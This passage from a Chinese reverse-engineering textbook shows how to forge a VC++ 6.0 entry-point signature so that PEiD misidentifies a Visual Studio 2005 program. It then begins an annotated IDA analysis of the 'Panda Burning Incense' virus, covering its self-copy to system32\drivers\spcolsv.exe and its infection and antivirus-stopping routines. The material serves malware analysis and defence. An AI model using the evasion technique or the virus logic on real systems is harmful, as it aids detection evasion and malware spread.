0045A3FC    push   esi
0045A3FD    push   edi
0045A3FE    mov    esi,ecx          ;  获取 this 指针
0045A400    mov    dword ptr ss:[esp+10],ebx
0045A404    mov    dword ptr ss:[esp+18],ebx
0045A408    mov    dword ptr ss:[esp+1c],ebx
0045A40C    mov    dword ptr ss:[esp+20],ebx      ;  数组清 0
0045A410    mov    edi,dword ptr ss:[esp+38]      ;  获取 oep 并保存到 edi 中
0045A414    movzx eax,byte ptr ds:[edi]           ;  获取 oep 地址处的数据
  ;  对 this 指针进行偏移计算，偏移量为 oep 首字节数据乘以 4 再加 0x14
```

```
0045A417        mov     eax,dword ptr ds:[esi+eax*4+14]
0045A41B        cmp     eax,-1
0045A41E        mov     ebp,dword ptr ss:[esp+3c]      ;  oep 差值
0045A422        mov     dword ptr ss:[esp+2c],ebx      ;  清空局部变量
0045A426        je      short upPEiD.0045A437
0045A428        push    ebp
0045A429        push    edi
0045A42A        push    eax
0045A42B        lea     ecx,dword ptr ss:[esp+20]      ;  获取数组首地址
0045A42F        push    ecx
0045A430        mov     ecx,esi                        ;  传递 this 指针
  ; 检查 oep 处的代码是否与特征码相同，在这个函数中将 oep 处的字节码与特征
  ; 码进行对比，从 oep 处开始对机器码和特征码进行比较，比较 oep 处机器码的下标如下：
  ; 0x0、0x 1、0x 2、0x 3、0x 4、0x 5、0x A、0x F、0x 10、
  ; 0x 11、0x16、0x18、0x1D、0x1E
0045A432        call    upPEiD.0045A1D0
0045A437        mov     eax,dword ptr ds:[esi+414]
0045A43D        cmp     eax,-1
0045A440        je      short upPEiD.0045A451
0045A442        push    ebp
0045A443        push    edi
0045A444        push    eax
0045A445        lea     edx,dword ptr ss:[esp+20]
0045A449        push    edx
0045A44A        mov     ecx,esi
0045A44C        call    upPEiD.0045A1D0                      ; 此函数功能同上
  ; 其余代码分析略
```

通过对代码清单 14-4 的分析，终于找到了重要的比较函数 0x0045A1D0，这个函数完成了获取分析程序的机器码与事先准备好的特征码的比较，最终提取出了具有相同特性的编译器的版本。示例程序 oep 处的机器码有哪些呢？如图 14-8 所示。

地址	HEX 数据	ASCII
00401634	55 8B EC 6A FF 68 F0 80 40 00 68 40 41 40 00 64	U嬱j h餀@.h@A@.
00401644	A1 00 00 00 00 50 64 89 25 00 00 00 00 83 EC 10	?...Pd?....冹+
00401654	53 56 57 89 65 E8 FF 15 0C 80 40 00 33 D2 8A D4	SVW塭?⊥.€@.3襾
00401664	89 15 6C BA 40 00 8B C8 81 E1 FF 00 00 00 89 0D	?l篅.嬋伔 ...?
00401674	68 BA 40 00 C1 E1 08 03 CA 89 0D 64 BA 40 00 C1	h篅.玲 蕢.d篅.

图 14-8 示例程序 oep 处的机器码信息

在图 14-8 中，以地址 0x00401634 作为首地址，将内存中的数据拼接成机器码指令。地址 0x0040/634 处是连续的 6 字节的数据：0x55、0x8B、0xEC、0x6A、0xFF、0x68，这 6 字节数据组合成的汇编指令如下：

```
55              push        ebp
8B      EC      mov         ebp,        esp
6A      FF      push        -1
68              push
```

以上机器码将作为特征码进行对比，其余的机器码及汇编指令读者可如法炮制。有了这些线索，PEiD 解析编译器版本的流程已经大致清晰，其操作步骤如下：

1）读取分析文件到内存中，并分析出相关 PE 文件的信息，然后保存。

2）检查 oep，计算地址偏移，并修正 oep。

3）再次检查 oep 地址的合法性。

4）将 oep 处的机器码与特征码进行比较。

5）检查分析文件中是否存在“.rdata”节。

6）根据分析结果获取对应处理函数所在数组中的下标并保存。

7）循环调用处理函数。

8）在处理函数中再次检查。

9）显示编译器版本。

以上是 PEiD 分析编译器版本的操作流程。至此，PEiD 的简单分析就结束了。这里只针对 VC++ 6.0 进行了简单分析，此分析方法也可用于其他编译器所生成的 PE 文件。读者可仿照本节分析流程中所使用的 OllyDBG 插件功能，找到超级字符串参考选项，定位到特征码校验函数中。以此为线索，从后向前反推程序的执行流程。

14.2 开发环境的伪造

14.1 节介绍了 PEiD 分析开发环境（编译器版本）的相关流程，本节将结合 14.1 节知识，将 Microsoft Visual Studio 2005 所编写的“Hello World！”程序伪造成 VC++ 6.0 所编写的，给程序套上一个面具，以“蒙蔽”PEiD。

那么，如何将用 Microsoft Visual Studio 2005 编写的程序伪装成 VC++ 6.0 所编写的程序呢？找到 PEiD 检查 PE 文件的相关流程即可。根据 14.1 节的分析，PEiD 的检查流程如下：

1）检查 oep 是否合法。

2）提取 oep 地址处相关的机器码，用于特征码的比较。

3）检查“.rdata”节是否存在。

4）检查 oep 是否处于“.text”节中。

在这几个步骤中，最重要的一个步骤是特征码比较，因此作伪装时需要伪造机器码。那么 PEiD 检查 VC++ 6.0 的机器码的相关特征都有哪些呢？通过 14.1 节的分析可得到如下答案：

- oep + 0x0　　对应机器码　　0x55
- oep + 0x 1　　对应机器码　　0x8B
- oep + 0x 2　　对应机器码　　0xEC
- oep + 0x 3　　对应机器码　　0x6A
- oep + 0x 4　　对应机器码　　0xFF
- oep + 0x 5　　对应机器码　　0x68

- ❑ oep + 0x A　　对应机器码　　0x68
- ❑ oep + 0x F　　对应机器码　　0x64
- ❑ oep + 0x 10　　对应机器码　　0xA1
- ❑ oep + 0x 11　　对应机器码　　0x00
- ❑ oep + 0x16　　对应机器码　　0x64
- ❑ oep + 0x18　　对应机器码　　0x00
- ❑ oep + 0x1D　　对应机器码　　0x83
- ❑ oep + 0x1E　　对应机器码　　0xEC

有了这些机器码以及对应oep的位置，就可以开始伪造机器码的第一步了。先使用OllyDBG打开要伪造的目标程序，如图14-9所示。

地址	HEX 数据	反汇编
004012C2	$ E8 81040000	CALL VC9_0.00401748

图 14-9　伪造程序 oep

打开后，代码停留在地址0x004012C2处，这个地址是目标程序的oep。由于PEiD需要对oep处的机器码进行检查，因此首要任务是将这些参与检查的机器码进行伪造。直接修改oep处的代码是不可行的，因为这样会破坏原有程序中的机器码，极有可能影响程序的运行。因此，需要在程序中找到一段空白处，并将对比机器码填写进去。不能随意使用这个空白处，必须要在“.text”节指定的范围内使用，否则，即便通过了机器码与特征码的检查，也无法通过后期VC++ 6.0的判定过程。经过分析后，在伪造程序中找到了符合要求的空白代码处，将已知的对比机器码填写到此段空白处，如图14-10所示。

在图14-10中，此段代码中不仅伪造了VC++ 6.0的oep特征，还在oep检查结束后对环境进行了还原，在仿造oep的最后执行了“CALL 0x004012C2”，将程序重新调整回真正的oep处，使其可以正常运行。

以上只是将机器码指令写入伪造程序的内存中，并没有写到文件中，如何使用OllyDBG将修改过的分析文件重新写入文件中呢？在数据窗口中，单击鼠标右键，弹出选择菜单，如图14-11所示。

在弹出的右键选择菜单中选择“复制到可执行文件”选项，这时OllyDBG弹出了文件操作窗口；在此窗口中再次右击，选择保存文件选项；在弹出的文件保存窗口中填写保存后的新名称，这样就完成了oep的仿造。

执行完以上操作后，伪造VC++ 6.0的编译信息的最重要步骤就完成了。这时还需要检查在伪造程序中是否存在“.rdata”节，如果不存在，还需添加“.rdata”节。我们伪造的示例程序是由Microsoft Visual Studio 2005所编写的，“.rdata”节已经存在，不需要手工添加。

前期工作都已经做好了，接下来需要重新调整oep的地址到0x00401810处，此地址根据图14-10得到。使用WinHex打开伪造程序，如图14-12所示。

地址	HEX 数据	反汇编	注释
00401810	$ 55	PUSH EBP	
00401811	. 8BEC	MOV EBP, ESP	
00401813	. 6A FF	PUSH -1	
00401815	. 68 F0804000	PUSH 4080F0	
0040181A	. 68 40414000	PUSH VC9_01.00404140	ASCII "
0040181F	. 64:A1 0000000	MOV EAX, DWORD PTR FS:[0]	
00401825	. 50	PUSH EAX	
00401826	. 64:8925 0000	MOV DWORD PTR FS:[0], ESP	
0040182D	. 83EC 10	SUB ESP, 10	
00401830	. 53	PUSH EBX	
00401831	. 56	PUSH ESI	
00401832	. 57	PUSH EDI	
00401833	. 8965 E8	MOV DWORD PTR SS:[EBP-18], ESP	
00401836	. 5F	POP EDI	pop edi
00401837	. 5E	POP ESI	
00401838	. 5B	POP EBX	
00401839	. 83C4 10	ADD ESP, 10	
0040183C	. 58	POP EAX	
0040183D	. 64:A3 0000000	MOV DWORD PTR FS:[0], EAX	
00401843	. 58	POP EAX	
00401844	. 58	POP EAX	
00401845	. 58	POP EAX	
00401846	. 58	POP EAX	
00401847	. E8 76FAFFFF	CALL VC9_01.004012C2	

EBP=0012FFF0

地址	HEX 数据	ASCII
00401810	55 8B EC 6A FF 68 F0 80 40 00 68 40 41 40 00 64	U嬱j h饊@.h@A@.
00401820	A1 00 00 00 00 50 64 89 25 00 00 00 00 83 EC 10	?....Pd?....冹+
00401830	53 56 57 89 65 E8 5F 5E 5B 83 C4 10 58 64 A3 00	SVW塭鑎^[兡+Xd?
00401840	00 00 00 58 58 58 58 E8 76 FA FF FF 00 00 00 00	...XXXX鑦? ....

图 14-10 伪造 oep 入口




图 14-11 右键选择菜单

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
000000E0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	05	00	........PE..L...
000000F0	24	CD	B6	4C	00	00	00	00	00	00	00	00	E0	00	02	01	$Í¶L........à...
00000100	0B	01	09	00	00	0A	00	00	00	0E	00	00	00	00	00	00	....
00000110	C2	12	00	00	00	10	00	00	00	20	00	00	00	00	40	00	Â........ ....@.

图 14-12 oep 所在文件地址

根据图 14-12，当前 oep 指向的地址为 0x000012C2，所在文件的偏移地址为 0x00000110。将原 oep 的地址（0x000012C2）修改为我们伪造的新 oep 地址（0x00001810），这个地址值是 RVA 值。

这时伪造工作已经完成，程序经过“包装”后戴上了崭新的面具。PEiD 的各项检查均已实现，oep 已经被仿造、处于“.text”节中，只待 PEiD 的检查。使用 PEiD 加载伪造程序，

结果如图 14-13 所示。




图 14-13 PEiD 加载伪造后的 Microsoft Visual Studio 2005 程序

在图 14-13 中，又见到了熟悉的字符串信息“Microsoft Visual C++ 6.0”，这表示我们已经伪造成功。这时的入口地址已经变成了我们所修改的 0x00001810。

其他开发环境的伪造方法与此大同小异，都需要掌握 PEiD 的分析流程，以及相关特征码的比较，然后仿造出 PEiD 所要检查的相关特征信息。

14.3 本章小结

本章内容是逆向分析的一次实战演习。虽然只是小试牛刀，却可以加强读者的逆向分析功力，为日后的大战打好基础。对程序特征码的识别技术不仅可以用于判断程序的编译器版本，还可用于病毒程序、游戏外挂程序的识别判断。

每个程序完成的功能不同，它们的机器码组成也就不同，只需找到一段可与其他程序进行区分的机器码，便可将这些机器码定义为特征码。如果为病毒程序，则将特征码加入病毒库。在每次运行程序的过程中，将运行程序与病毒库中的特征码进行对比，检查是否为病毒程序，以实现防御病毒的功能。

第 15 章将会分析一款病毒程序：熊猫烧香。读者可通过分析找到“熊猫烧香”病毒程序的机器特征码，从而编写出针对“熊猫烧香”病毒的防御程序。

第 15 章 “熊猫烧香”病毒逆向分析

“熊猫烧香”这四个字在 2007 年可谓“名噪一时”。一提到它马上就会让人想到那只手上拿着 3 柱香的熊猫，一副虔诚信徒的模样，可爱至极。但是，在这副可爱模样背后却隐藏着邪恶的气息。运行此程序后，你的计算机将会被其感染，中毒后的明显特征是所有的可执行文件的图标都被修改成了熊猫的图标。它与黑客帝国中的病毒——史密斯有几分相似，可快速传播，最终将所有的文件都变成自己。

要对付这只可恶的熊猫，我们就要扮演起尼奥的角色，利用所学习的逆向分析技术分析“熊猫烧香”病毒的实现流程和破坏性等。知己知彼方可找出它的破绽，将这只邪恶的熊猫彻底清除，使我们的计算机正常运行。

由于此程序为病毒程序，具有破坏性，因此不可直接在本机内进行调试和分析，以免不小心运行病毒后造成不必要的损失。为了防止触发病毒，可使在虚拟机 VMware 中对此病毒进行调试分析。

病毒的样本程序由本书的随书文件提供，以 RAR 格式进行压缩。切记，请勿直接运行该程序，否则后果自负。病毒样本的图标如图 15-1 所示。

图 15-1 “熊猫烧香”病毒样本

15.1 调试环境配置

有了样本后就需要准备好调试环境，安装虚拟机 VMware Workstation，配置好操作系统（本书以 Windows XP 为例），准备调试病毒样本，如图 15-2 所示。

配置好了虚拟机后请不要急于调试和分析病毒样本，要先做好快照备份，以还原虚拟调试环境。依次单击图 15-2 中的菜单选项“虚拟机→快照→从当前状态创建快照”，这时将弹出快照创建窗口，如图 15-3 所示。

重新修改快照名称，然后单击“确定”按钮，以保存快照信息。到这里，前期准备工作就已经完成了，配置好了虚拟调试环境，即使不小心运行了病毒程序，只需还原快照即可回到虚拟环境的初始状态。




图 15-2 虚拟调试环境 VMware Workstation 的界面




图 15-3 创建快照窗口

15.2 病毒程序初步分析

用 PEID 对病毒样本进行分析后发现，这个病毒程序是由 Borland Delphi 6.0-7.0 所编写的。这个编译器所编写的代码与 VC 所编写的代码有所不同，最明显的两点区别是函数调用方式和字符串处理，Delphi 编译器默认以 register 方式传递函数参数。

对病毒样本进行简单分析后便确定了分析的方向，接下来利用 IDA 来分析病毒样本程序，分析的结果如图 15-4 所示。

图 15-4 所示的 oep 处的部分反汇编代码是 Delphi 所生成的，它并不是我们所关心的病毒程序的功能代码，故不对其进行分析。代码清单 15-1 中的代码紧接图 15-4 中的代码，我们从这里开始分析。

```
CODE:0040D0A0                  public start
CODE:0040D0A0 start:
CODE:0040D0A0                  push    ebp
CODE:0040D0A1                  mov     ebp, esp
CODE:0040D0A3                  add     esp, 0FFFFFFE8h
CODE:0040D0A6                  push    ebx
CODE:0040D0A7                  xor     eax, eax
CODE:0040D0A9                  mov     [ebp-18h], eax
CODE:0040D0AC                  mov     [ebp-14h], eax
CODE:0040D0AF                  mov     eax, offset dword_40CFF0
CODE:0040D0B4                  call    sub_4049E8
CODE:0040D0B9                  mov     ebx, offset unk_40F7B8
CODE:0040D0BE                  xor     eax, eax
CODE:0040D0C0                  push    ebp
CODE:0040D0C1                  push    offset loc_40D1B5
CODE:0040D0C6                  push    dword ptr fs:[eax]
CODE:0040D0C9                  mov     fs:[eax], esp
CODE:0040D0CC                  mov     eax, dword_40D1C4
CODE:0040D0D2                  mov     ds:dword_40F7E0, eax
CODE:0040D0D8                  mov     eax, dword_40D1C8
CODE:0040D0DE                  mov     ds:dword_40F7E4, eax
CODE:0040D0E4                  mov     ax, word_40D1CC
CODE:0040D0EB                  mov     ds:word 40F7E8, ax
```

图 15-4　病毒样本 oep 处的代码片段

代码清单 15-1　病毒功能代码片段——IDA 分析

```
0040D0F2  mov   eax, offset dword_40F7D4           ; 保存字符串首地址指针
  ; "***武*汉*男*生*感*染*下*载*者***"
0040D0F7  mov   edx, offset dword_40D1D8           ; 病毒作者信息字符串
  ; 此函数首先完成堆空间的申请，然后将edx中保存的字符串信息复制到申请的堆空间中
  ; eax保存复制字符串信息的首地址，eax向后偏移8个字节保存字符串的属性
0040D0FC  call  sub_403C98                     ; 重命名此函数为 CpyStringStack
0040D101  mov   eax, offset unk_40F7D8             ; 保存字符串首地址指针
; "感谢艾玛、mopery、海色の月对此木马的关注"
0040D106  mov   edx, offset aMMoperyGLdAV          ; 一段作者感言字符串
0040D10B  call        CpyStringStack               ; 复制字符串
0040D110  mov         eax, offset unk_40F7DC       ; 保存字符串首地址指针
  ; "PS：服了……艾玛……=,="
0040D115  mov   edx, offset loc_40D238             ; 一段作者感言字符串
0040D11A  call  CpyStringStack                     ; 复制字符串
0040D11F  lea   ecx, [ebp-14h]
0040D122  mov   edx, offset aXboy_0 ; "xboy"       ; 用于还原加密字符串
  ; "\"++戊+缓\"叛*聋+肛+删\"蚊*首+兆++*"
0040D127  mov   eax, offset dword_40D270           ; 这是一段加密字符串
  ; 字符串解密函数，将dword_40D270解密为"***武*汉*男*生*感*染*下*载*者***"
0040D12C  call  sub_405360
0040D131  mov   edx, [ebp-14h]                     ; 解密后的字符串首地址存入edx中
0040D134  mov   eax, ds:dword_40F7D4               ; 见第一句代码
  ; 比较edx与eax中的两个字符串，将地址标号sub_404018修改为CmpStr
0040D139  call  sub_404018
0040D13E  jz    short loc_40D149                   ; 跳转失败，结束程序
```

```
0040D140  push    0                                         ; 结束程序
0040D142  call    ExitProcess_0
0040D147  jmp     short loc_40D19A
```

代码清单 15-1 是程序的校验部分，其中包含了作者以及为作者提供帮助的相关人员的信息。可结合 OllyDBG 动态调试分析字符串操作的相关函数功能。验证成功后，会进入病毒启动部分，所在处标号为 loc_40D149，如代码清单 15-2 所示。

代码清单 15-2 病毒验证和启动部分代码——IDA 分析

```
loc_40D149:                   ; 跳转标号
0040D149  lea     ecx, [ebp-18h]
0040D14C  mov     edx, offset aWhboy_0 ; "whboy"              ; 用于还原加密字符串
   ; "d}tq;*&tyld|l.lboy'blt.vj{l'|}|"
0040D151  mov     eax, offset dword_40D2AC                ; 这是一段加密字符串
0040D156  call    sub_405360               ; 查看代码清单 15-1 中的地址标号
0040D15B  mov     edx, [ebp-18h]
0040D15E  mov     eax, offset dword_40D2D8                ; 查看代码清单 15-1 的第二行代码
0040D163  call    CmpStr                                  ; 比较解密后的字符串信息
0040D168  jz      short loc_40D173                        ; 跳转失败，结束程序
0040D16A  push    0                                       ; 结束程序
0040D16C  call    ExitProcess_0
0040D171  jmp     short loc_40D19A
loc_40D173:          ; 跳转标号
   ; 以下三个函数是此病毒的重要实现部分
   ; 复制自身，传染文件并运行，如代码清单 15-3 所示
0040D173  call    sub_4082F8                              ; 重命名为 CreateAndRunPanda
   ; 感染其他文件
0040D178  call    sub_40CFB4                              ; 重命名为 InfectOtherFile
   ; 设置注册表信息，并停止杀毒软件
0040D17D  call    sub_40CED4                              ; 重命名为 VirusProtect
0040D182  jmp     short loc_40D18A
```

在代码清单 15-2 中，再次验证程序是否为病毒程序，若通过验证，则启动病毒程序。病毒样本通过 CreateAndRunPanda、InfectOtherFile、VirusProtect 这三个函数完成病毒的运行、感染以及病毒自身的保护，从而实现“熊猫烧香”病毒的全部功能。可见这三个函数是该病毒的主要功能模块，下面对它们的实现流程进行分析。

15.3 “熊猫烧香”的启动过程分析

首先分析三大功能函数中的 CreateAndRunPanda，如代码清单 15-3 所示。

代码清单 15-3 函数 CreateAndRunPanda 代码片段 1——IDA 分析

```
   ; 这是一个无参函数
004082F8  CreateAndRunPanda      proc near
```

```
004082F8   var_424        = dword ptr -424h
004082F8   var_420        = dword ptr -420h
004082F8   var_41C        = dword ptr -41Ch
004082F8   var_418        = dword ptr -418h
004082F8   uCmdShow       = dword ptr -414h
004082F8   var_410        = dword ptr -410h
  ; 局部变量标号定义略
004082F8   var_4          = dword ptr -4
  ; 函数入口起始处
004082F8   push           ebp
004082F9   mov            ebp, esp
004082FB   mov            ecx, 84h
loc_408300:               ; 地址标号
00408300   push    0                                       ; 申请局部变量空间
00408302   push    0
00408304   dec     ecx
  ; 循环跳转，共申请 0x84 次，每次申请 8 字节栈空间
00408305   jnz     short loc_408300
00408307   push    ecx
00408308   push    ebx
00408309   push    esi
0040830A   push    edi
0040830B   xor     eax, eax
0040830D   push    ebp
0040830E   push    offset loc_4088DD
00408313   push    dword ptr fs:[eax]
00408316   mov     fs:[eax], esp
00408319   lea     edx, [ebp+var_3B8]       ; [ebp+var_3B8] 保存路径字符串首地址
0040831F   xor     eax, eax
00408321   call    sub_40277C               ; 获取当前程序所在路径，重命名为 GetPathName
00408326   mov     eax, [ebp+var_3B8]
0040832C   lea     edx, [ebp+var_3B4]                ; [ebp+var_3B4] 保存路径字符串首地址
00408332   call    sub_405684                        ; 获取路径，不包含名称，重命名为 GetPath
00408337   lea     eax, [ebp+var_3B4]
0040833D   mov     edx, offset dword_4088F4          ; 字符串 "Desktop_.ini" 的首地址
00408342   call    sub_403ED4               ; 字符串追加函数，重命名为 CatStr
00408347   mov     eax, [ebp+var_3B4]                ; 追加后的字符串首地址
0040834D   call    sub_4057A4                        ; 检查 "Desktop_.ini" 文件是否存在
00408352   test    al, al                            ; 不存在 al 为 0
00408354   jz      loc_4083E4                        ; 不存在执行跳转
0040835A   push    80h                               ; 获取路径长度
0040835F   lea     edx, [ebp+var_3C0]                ; 保存路径字符串首地址
00408365   xor     eax, eax
00408367   call    GetPathName                       ; 获取当前路径
0040836C   mov     eax, [ebp+var_3C0]
00408372   lea     edx, [ebp+var_3BC]                ; 保存路径字符串首地址
00408378   call    GetPath                           ; 获取路径，不包含名称
0040837D   lea     eax, [ebp+var_3BC]
00408383   mov     edx, offset dword_4088F4          ; 字符串 "Desktop_.ini" 的首地址
00408388   call    CatStr                            ; 字符串追加函数
```

```
0040838D  mov   eax, [ebp+var_3BC]            ; 追加后的字符串
00408393  call  sub_4040CC                    ; 检查字符串，重命名为 CheckStr
00408398  push  eax                           ; 文件路径
00408399  call  SetFileAttributesA            ; 设置文件属性
0040839E  push  1                             ; 设置等待时间
004083A0  call  Sleep
004083A5  lea   edx, [ebp+var_3C8]
004083AB  xor   eax, eax
004083AD  call  GetPathName                   ; 获取当前路径，首地址保存到 [ebp+var_3C8] 中
004083B2  mov   eax, [ebp+var_3C8]
004083B8  lea   edx, [ebp+var_3C4]
004083BE  call  GetPath                       ; 获取路径，首地址保存到 [ebp+var_3C4] 中
004083C3  lea   eax, [ebp+var_3C4]
004083C9  mov   edx, offset dword_4088F4      ; 字符串 "Desktop_.ini" 的首地址
004083CE  call  CatStr                        ; 字符串追加函数
004083D3  mov   eax, [ebp+var_3C4]
004083D9  call  CheckStr                      ; 检查字符串
004083DE  push  eax                           ; 压入路径字符串
004083DF  call  DeleteFileA                   ; 删除文件
```

上述代码主要获取当前路径，并将“Desktop_.ini”拼接到当前路径中，同时检查此文件是否存在。如果文件存在，则将其删除。在执行完这些指令以后，代码就进入了新的流程中，如代码清单 15-4 所示。

代码清单 15-4　函数 CreateAndRunPanda 的代码片段 2——IDA 分析

```
  loc_4083E4:
004083E4  lea    edx, [ebp+var_3CC]
004083EA  xor    eax, eax
004083EC  call   GetPathName          ; 获取全路径，首地址保存到 [ebp+var_3CC] 中
004083F1  mov    eax, [ebp+var_3CC]
004083F7  lea    edx, [ebp+var_4]     ; 保存当前文件信息的首地址
  ; 根据路径，将当前程序读取到内存中，使用 [ebp+var_4] 保存其首地址
004083FA  call   sub_407760           ; 将函数重命名为 ReadFileToMem
004083FF  lea    eax, [ebp+var_8]
00408402  call   sub_403C44           ; 设置标记
00408407  mov    eax, [ebp+var_4]     ; 获取文件在内存中的首地址
  ; 获取文件大小，由于是用 Delphi 编写的，字符串首地址减去 4 后
  ; 取出的 4 字节内容便是此字符串的长度
0040840A  call   sub_403ECC           ; 重命名为 GetFileLen
0040840F  mov    ebx, eax
00408411  jmp    short loc_408437
```

代码清单 15-4 完成了将病毒文件信息读取到内存中的操作，其目的是复制病毒信息，感染其他文件。我们进一步了解其流程，跟踪到标号 loc_408437 处，如代码清单 15-5 所示。

代码清单 15-5　函数 CreateAndRunPanda 的代码片段 3——IDA 分析

```
loc_408437:          ; 代码清单 15-4 中的程序流程运行到此处
```

```
00408437  test   ebx, ebx                     ; 检查字符串长度
00408439  jle    short loc_408445             ; 判断标记信息，没有标记表明是第一次运行
0040843B  mov    eax, [ebp+var_4]             ; 获取文件在内存中的首地址
  ; 判断文件尾数据是否为 0，这是感染过的文件标记
0040843E  cmp    byte ptr [eax+ebx-1], 0
00408443  jnz    short loc_408413             ; 如果没有被感染过，则跳转失败
```

代码清单 15-5 进行了标记检查工作，以判断病毒程序是否被多次运行，同时设置了相关的标记信息。接下来，程序流程进入病毒程序复制处，“spcolsv.exe”在进程中出现，代码清单 15-6 分析了其被感染的过程。

代码清单 15-6 函数 CreateAndRunPanda 的代码片段 4——IDA 分析

```
loc_408445:                          ; 跳转标记
00408445  cmp    [ebp+var_8], 0
  ; 判断标记信息，若没有标记，则是第一次运行
  ; 如果不是第一次运行，则跳转成功，跳转到病毒执行流程中
00408449  jnz    loc_4085BA
0040844F  lea    edx, [ebp+var_3D8]                ; 存放路径的首地址指针变量
00408455  xor    eax, eax
00408457  call   GetPathName                       ; 获取病毒程序所在路径（包括程序名称）
0040845C  mov    eax, [ebp+var_3D8]                ; 获取全路径首地址并保存到 eax 中
00408462  lea    edx, [ebp+var_3D4]                ; 保存大写路径首地址
00408468  call   sub_40532C                        ; 字符串转换为大写，重命名为 ToUpper
0040846D  mov    eax, [ebp+var_3D4]
00408473  push   eax
00408474  lea    eax, [ebp+var_3E4]                ; 保存系统路径
0040847A  call   sub_4054BC                        ; 获取系统路径，重命名为 GetSystemPath
0040847F  push   [ebp+var_3E4]                     ; 压入系统路径的首地址
00408485  push   offset aDrivers                   ; "drivers\\"
0040848A  push   offset aSpcolsv_exe               ; "spcolsv.exe"
0040848F  lea    eax, [ebp+var_3E0]                ; 追加后字符串的首地址
00408495  mov    edx, 3
  ; 将字符串 "drivers\\" 与 "spcolsv.exe" 追加到系统字符串中
0040849A  call   sub_403F8C                        ; 追加两个字符串，更名为 CatStrStr
0040849F  mov    eax, [ebp+var_3E0]                ; 追加后字符串的首地址
004084A5  lea    edx, [ebp+var_3DC]                ; 保存转换大写字符串的首地址
004084AB  call   ToUpper
004084B0  mov    edx, [ebp+var_3DC]                ; 拼接后的路径字符串首地址
004084B6  pop    eax                               ; 当前程序所在的路径
004084B7  call   CmpStr
  ; 如果病毒程序在系统目录下，并且被伪装成 "spcolsv.exe"，则跳转成功
004084BC  jz     loc_4085BA                        ; 相等则跳转
004084C2  mov    eax, offset aSpcolsv_exe          ; "spcolsv.exe"
  ; 查找进程，并终止进程，重命名为 FindAndEndProcess
004084C7  call   sub_4060D4
004084CC  mov    eax, offset aSpcolsv_exe          ; "spcolsv.exe"
004084D1  call   FindAndEndProcess
004084D6  push   80h                               ; dwFileAttributes
```

```
004084DB  lea     eax, [ebp+var_3EC]              ; 保存系统路径的首地址
004084E1  call    GetSystemPath
004084E6  push    [ebp+var_3EC]
004084EC  push    offset aDrivers                 ; "drivers\\"
004084F1  push    offset aSpcolsv_exe             ; "spcolsv.exe"
004084F6  lea     eax, [ebp+var_3E8]              ; 追加后字符串的首地址
004084FC  mov     edx, 3
00408501  call    CatStrStr
00408506  mov     eax, [ebp+var_3E8]
0040850C  call    CheckStr
00408511  push    eax                             ; 文件路径
00408512  call    SetFileAttributesA              ; 设置文件属性
00408517  push    1                               ; 设置等待时间
00408519  call    Sleep
0040851E  push    0                               ; bFailIfExists
00408520  lea     eax, [ebp+var_3F4]              ; 保存系统路径字符串首地址
00408526  call    GetSystemPath
0040852B  push    [ebp+var_3F4]
00408531  push    offset aDrivers                 ; "drivers\\"
00408536  push    offset aSpcolsv_exe             ; "spcolsv.exe"
0040853B  lea     eax, [ebp+var_3F0]
00408541  mov     edx, 3
00408546  call    CatStrStr                       ; 拼接后的系统路径字符串首地址
0040854B  mov     eax, [ebp+var_3F0]              ; 获取拼接后的路径首地址
00408551  call    CheckStr                        ; 检查拼接字符串
00408556  push    eax                             ; lpNewFileName
00408557  lea     edx, [ebp+var_3F8]              ; 保存当前路径
0040855D  xor     eax, eax
0040855F  call    GetPathName
00408564  mov     eax, [ebp+var_3F8]
0040856A  call    CheckStr                        ; 检查路径字符串
0040856F  push    eax                             ; 当前文件所在路径
    ; 复制自身病毒文件，伪装到 C:\\Windows\\system32\\drivers\\spcolsv.exe
    ; 这时系统目录下的 spcolsv.exe 已经是 " 熊猫烧香 " 的病毒文件
00408570  call    CopyFileA
00408575  push    1                               ; uCmdShow
00408577  lea     eax, [ebp+var_400]
0040857D  call    GetSystemPath
00408582  push    [ebp+var_400]
00408588  push    offset aDrivers                 ; "drivers\\"
0040858D  push    offset aSpcolsv_exe             ; "spcolsv.exe"
00408592  lea     eax, [ebp+var_3FC]
00408598  mov     edx, 3
